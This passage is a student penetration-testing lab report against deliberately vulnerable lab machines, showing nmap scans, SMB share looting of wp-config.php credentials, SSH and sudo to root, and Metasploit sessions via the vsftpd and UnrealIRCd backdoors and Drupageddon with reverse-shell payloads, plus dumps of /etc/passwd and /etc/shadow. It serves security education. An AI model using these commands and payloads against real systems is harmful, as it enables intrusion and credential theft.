80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
6667/tcp  open  irc  
Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds  
kali@kali: ~  
$
```

First, we started by performing an Nmap scan on 192.168.1.122 to check which open ports it had if any. It is noted that those ports 22 for ssh and ports 80 for http are both open.

```
Kali - Reservation 35445 - NETLAB+ — Mozilla Firefox
https://pod1.cyberlab.augusta.edu/lab-pcview.cgi?res_id=35445&pc_id=23192

Kali
kali@kali: ~
File Actions Edit View Help
L$ smbclient -i 192.168.1.122
Enter WORKGROUP\kali's password:

Sharename      Type            Comment
-----
print$         Disk            Printer Drivers
share$         Disk            Sumshare
IPC$           IPC             IPC Service (Web server)
SMB1 disabled -- no workgroup available

(kali@kali)~]
$ smbclient '\\192.168.1.122\share$'
Enter WORKGROUP\kali's password:
Try 'help' to get a list of possible commands.
smb: \> ls
.                D           0 Tue Aug 15 07:05:52 2017
..               D           0 Mon Aug 14 08:34:47 2017
wordpress       D           0 Tue Aug 15 07:21:08 2017
Backnode_files   D           0 Mon Aug 14 08:08:26 2017
wp               D           0 Tue Aug 15 06:51:23 2017
deets.txt        N          139 Mon Aug 14 08:20:05 2017
robots.txt       N           92 Mon Aug 14 08:36:14 2017
todolist.txt     N           79 Mon Aug 14 08:39:56 2017
apache           D           0 Mon Aug 14 08:35:19 2017
index.html       N        36072 Sun Aug  6 01:02:15 2017
info.php         N           20 Tue Aug 15 06:55:19 2017
test             D           0 Mon Aug 14 08:35:10 2017
old              D           0 Mon Aug 14 08:35:13 2017

3029776 blocks of size 1024. 1455816 blocks available
smb: \> ls wp
wp               D           0 Tue Aug 15 06:51:23 2017

3029776 blocks of size 1024. 1455816 blocks available
smb: \> ls wordpress
wordpress       D           0 Tue Aug 15 07:21:08 2017

3029776 blocks of size 1024. 1455816 blocks available
```

```
Kali - Reservation 35445 - NETLAB+ — Mozilla Firefox
https://pod1.cyberlab.augusta.edu/lab-pcview.cgi?res_id=35445&pc_id=23192

Kali
kali@kali: ~
File Actions Edit View Help
smb: \> cd wp
smb: \wp\> ls
.                D           0 Tue Aug 15 06:51:23 2017
..               D           0 Tue Aug 15 07:05:52 2017

3029776 blocks of size 1024. 1455816 blocks available
smb: \wp\> cd .
smb: \wp\> cd ..
smb: \> cd wordpress
smb: \wordpress\> ls
.                D           0 Tue Aug 15 07:21:08 2017
..               D           0 Tue Aug 15 07:05:52 2017
wp-config-sample.php N        2853 Wed Dec 16 04:58:26 2015
wp-trackback.php   N        4513 Fri Oct 14 15:39:28 2016
wp-admin           D           0 Wed Aug  2 17:02:02 2017
wp-settings.php    N       16200 Thu Apr  6 14:01:42 2017
wp-blog-header.php N         364 Sat Dec 19 06:20:28 2015
index.php          N         418 Tue Sep 24 20:18:11 2013
wp-cron.php        N        3286 Sun May 24 13:26:25 2015
wp-links-opml.php  N        2422 Sun Nov 20 21:46:30 2016
readme.html        N        7413 Mon Dec 12 03:01:39 2016
wp-signup.php      N       29924 Tue Jan 24 06:08:42 2017
wp-content         D           0 Mon Aug 21 06:07:27 2017
license.txt        N       19935 Mon Jan  2 12:58:42 2017
wp-mail.php        N        8048 Wed Jan 11 00:13:43 2017
wp-activate.php    N       5447 Tue Sep 27 17:36:28 2016
.htaccess          N          35 Tue Aug 15 07:40:13 2017
xmlrpc.php         N        3065 Wed Aug 11 12:31:29 2016
wp-login.php       N       34327 Fri May 12 13:12:46 2017
wp-load.php        N        3301 Mon Oct 24 23:15:30 2016
wp-comments-post.php N        1627 Mon Aug 29 08:00:32 2016
wp-config.php      N        3703 Mon Aug 21 05:25:14 2017
wp-includes        D           0 Wed Aug  2 17:02:03 2017

3029776 blocks of size 1024. 1455816 blocks available
smb: \wordpress\> get wp-config.php
\getting file \wordpress\wp-config.php of size 3703 as wp-config.php (212.7 KiloBytes/sec) (average 212.7 KiloBytes/sec)
smb: \wordpress\>
```

```
wp-config.php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');


/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogiemYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

After performing a Dirb scan it is found that it uses word press and by exploiting SMB we were able to gain access to passwords and usernames through the word press configuration file.



While looking on <http://192.168.1.122/wordpress> we found out what the name to use for the ssh.

```
Kali - Reservation 35445 - NETLAB+ — Mozilla Firefox
https://pod1.cyberlab.augusta.edu/lab-pcview.cgi?res_id=35445&pc_id=23192

Kali
togie@LazySysAdmin: ~
File Actions Edit View Help
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.122' (ECDSA) to the list of known hosts.
#####
#                               Welcome to Web_TR1                               #
# All connections are monitored and recorded                                     #
# Disconnect IMMEDIATELY if you are not an authorized user!                       #
#####
togie@192.168.1.122's password:
Permission denied, please try again.
togie@192.168.1.122's password:
Connection closed by 192.168.1.122 port 22

(kali@kali)-[~]
$ ssh togie@192.168.1.122
#####
#                               Welcome to Web_TR1                               #
# All connections are monitored and recorded                                     #
# Disconnect IMMEDIATELY if you are not an authorized user!                       #
#####
togie@192.168.1.122's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System Information as of Thu Dec  2 12:07:46 AEST 2021

System load: 0.08      Memory usage: 8%   Processes:   196
Usage of /:  46.2% of 2.89GB  Swap usage:  0%   Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

togie@LazySysAdmin:~$
```

```
Kali - Reservation 35445 - NETLAB+ — Mozilla Firefox
https://pod1.cyberlab.augusta.edu/lab-pcview.cgi?res_id=35445&pc_id=23192

Kali
Web_TR1 - Mozilla Firefox
root@LazySysAdmin: ~
File Actions Edit View Help

[sudo] password for togie:
sudo: sy: command not found
togie@LazySysAdmin:~$ sudo su
root@LazySysAdmin:/home/togie# cd root/
bash: cd: root/: No such file or directory
root@LazySysAdmin:/home/togie# cd root
bash: cd: root: No such file or directory
root@LazySysAdmin:/home/togie# cd
root@LazySysAdmin:~# cd root/
bash: cd: root/: No such file or directory
root@LazySysAdmin:~# sudo su
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cd proof.txt
bash: cd: proof.txt: Not a directory
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfkW5J38tQ*Ga610o5UP89HMVEQ#PT9851

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfkW5J38tQ*Ga610o5UP89HMVEQ#PT9851
zDzVxB*98D61DDf4xCldseYd0EjugotDmc1$#s1tEt7
pRk0InRpaj*6ezVZsYgKd00Kj48f1$4M197z2neht02
bho!5Jee586Z0bhZQ3W64wL65wonnQ$aywZhy0U19pu
root@LazySysAdmin:~#
```


Using the command `ssh togie@192.168.122` and using the password 123245 that was acquired from word press access to the system was acquired. After that, the next step was to gain root access to the

system. To do that the command Sudo Su was used in the root directory there was a file called proof.txt.

When using the command cat, the key was located inside of that file.

Target 4

192.168.1.123



```
root@kali: /home/kali
Tue 30 Nov, 23:49
File Actions Edit View Help
nmap -A 192.168.1.123
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-30 23:49 EST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 23:49 (0:00:00 remaining)
Nmap scan report for 192.168.1.123
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.0.50
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-12-01T04:49:35+00:00; +7s from scanner time.
sslv2:
|_SSLv2 supported
|_ciphers:
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
```



```
root@kali: /home/kali
File Actions Edit View Help
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp open domain ISC BIND 9.4.2
dns-nsid:
bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
rpcinfo:
program version port/proto service
100000 2 111/tcp rpcbind
100000 2 111/udp rpcbind
100003 2,3,4 2049/tcp nfs
100003 2,3,4 2049/udp nfs
100005 1,2,3 46280/udp mountd
100005 1,2,3 37576/tcp mountd
100021 1,3,4 42556/tcp nlockmgr
100021 1,3,4 58332/udp nlockmgr
100024 1 53041/tcp status
100024 1 55440/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
mysql-info:
Protocol: 10
Version: 5.0.51a-3ubuntu5
Thread ID: 8
Capabilities flags: 43564
Some Capabilities: SwitchToSSLAfterHandshake, LongColumnFlag, SupportsTransactions, Support41Auth, SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase
Status: Autocommit
Salt: z3+{PZUy#J;+c5x#A_9
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
_ssl-date: 2021-12-01T04:49:35+00:00; +7s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
vnc-info:
Protocol version: 3.3
Security types:
VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
irc-info:
users: 1
servers: 1
lusers: 1
lservers: 0
server: irc.Metasploitable.LAN
version: Unreal3.2.8.1. irc.Metasploitable.LAN
uptime: 0 days, 0:00:23
source ident: nmap
source host: 6CA3E5B2.F0D9233E.FFFA6D49.IP
error: Closing Link: ikmmdh0i[192.168.0.50] (Quit: ikmmdh0i)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
_http-favicon: Apache Tomcat
_http-server-header: Apache-Coyote/1.1
_http-title: Apache Tomcat/5.5
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.6.24 (Ubuntu 7.04 - 8.04)
Network Distance: 2 hops
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```

Host script results:
_clock-skew: mean: 1h15m06s, deviation: 2h30m00s, median: 6s
_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Unix (Samba 3.0.20-Debian)
  Computer name: metasploitable
  NetBIOS computer name:
  Domain name: localdomain
  FQDN: metasploitable.localdomain
  System time: 2021-11-30T23:49:26-05:00
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 199/tcp)
HOP RTT ADDRESS
1 0.37 ms 192.168.0.1
2 0.69 ms 192.168.1.123

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds

```

We check to see the open ports that are available for 192.168.1.123.

```

msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.123
RHOSTS => 192.168.1.123
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.123:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.123:21 - USER: 331 Please specify the password.
[+] 192.168.1.123:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.123:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.123:6200) at 2021-11-30 23:52:01 -0500

```

We had to use Metasploit to exploit 192.168.1.123 because it was the best option to find the best result.

In the picture, we use “search vsftpd” to find an available module to exploit. We use “use exploit/unix/ftp/vsftpd_234_backdoor” as the experiment for the penetration test. We had to set up the target IP address to RHOSTS, so we can exploit it.

```

root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# cd etc
cd etc
root@metasploitable:/etc# cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false

```

In the picture, we successfully exploited it and we had to use some commands to navigate the system.

We had to use “whoami,” “root,” “uname -a,” “cd etc,” “cat passwd” to get to the password.

```

File Actions Edit View Help
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:/etc# cd ..
cd ..
root@metasploitable:/# cd etc
cd etc
root@metasploitable:/etc# cat shadow
cat shadow
root:$1$/avpFBj1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::

```


We use "cd. ", "cd etc," and "cat shadow" to get to the flag. For the flag, we noticed it was a string of letters, numbers, and special characters. We thought we could find the flag going through, but we did not go our way, so we just took some pictures and showed the result that we made in the process. For the vulnerabilities, we concluded the system module that we exploited should be checked again to ensure it has protection from the Metasploit because it was a simple task as we go through the process. So, it is best to have a security system for it, so it can slow down hackers from penetration through the system and getting the password of the system.

Target 5

192.168.1.124

We did not attempt to achieve this target due to a firewall during the process. We did not get any result because the firewall was preventing us from accessing the IP Address, so we believe it is not worth to take the challenge and move on to the next target for the project.

Target 6

192.168.1.125

```

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.125
rhost => 192.168.1.125
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.50
lhost => 192.168.0.50
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
lport => 2345
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.50:2345
[*] 192.168.1.125:6697 - Connected to 192.168.1.125:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.125:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.0.50:2345 -> 192.168.1.125:52097) at 2021-12-01 22:09:15 -0500

whoami
boba_fett
ls -la /home/
total 72
drwxr-xr-x 18 root      root    4096 Dec 29  2020 .
drwxr-xr-x 23 root      root    4096 Dec 29  2020 ..
drwxr-xr-x  3 anakin_skywalker users 4096 Dec 29  2020 anakin_skywalker
drwxr-xr-x  3 artoo_detoo  users 4096 Dec 29  2020 artoo_detoo
drwxr-xr-x  2 ben_kenobi  users 4096 Dec 29  2020 ben_kenobi
drwxr-xr-x  2 boba_fett   users 4096 Dec 29  2020 boba_fett
drwxr-xr-x  2 c_three_pio users 4096 Dec 29  2020 c_three_pio
drwxr-xr-x  2 chewbacca   users 4096 Dec 29  2020 chewbacca
drwxr-xr-x  2 darth_vader users 4096 Dec 29  2020 darth_vader
drwxr-xr-x  2 greedo       users 4096 Dec 29  2020 greedo
drwxr-xr-x  2 han_solo     users 4096 Dec 29  2020 han_solo
drwxr-xr-x  2 jabba_hutt   users 4096 Dec 29  2020 jabba_hutt
drwxr-xr-x  2 jarjar_binks users 4096 Dec 29  2020 jarjar_binks
drwxr-xr-x  4 kylo_ren      users 4096 Dec 29  2020 kylo_ren

```

We tried to have some clues for this target, but we ended in a dead end each time. We have looked through each of the roots, but it gave us nothing. We tried the next step to see any luck.

```


msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.1.125
rhost => 192.168.1.125
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Command shell session 1 opened (192.168.0.50:4444 -> 192.168.1.125:44073) at 2021-12-01 22:00:09 -0500

whoami
www-data

```

We have looked to the www-data but in the end, we did not find any clues for this path.



We got through the phpMyAdmin and navigate the website, but we did not find any clues.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] 192.168.1.125:80 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  --      -
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.125   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80              yes       HTTP port (TCP)
  RPORT_FTP  21              yes       FTP port
  SITEPATH   /var/www/html   yes       Absolute writable website path
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       Base path to the website
  TMPATH     /tmp            yes       Absolute writable path
  VHOST      http            no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse
[*] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] 192.168.1.125:80 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > zsh: quit      msfconsole
```

We tried to set the payload, but it did not allow us to set any payload because it was not valid, and we were not sure why it is giving that error.

```
404 Not Found - Mozilla
kali@kali: ~
Thu 02 Dec, 00:51

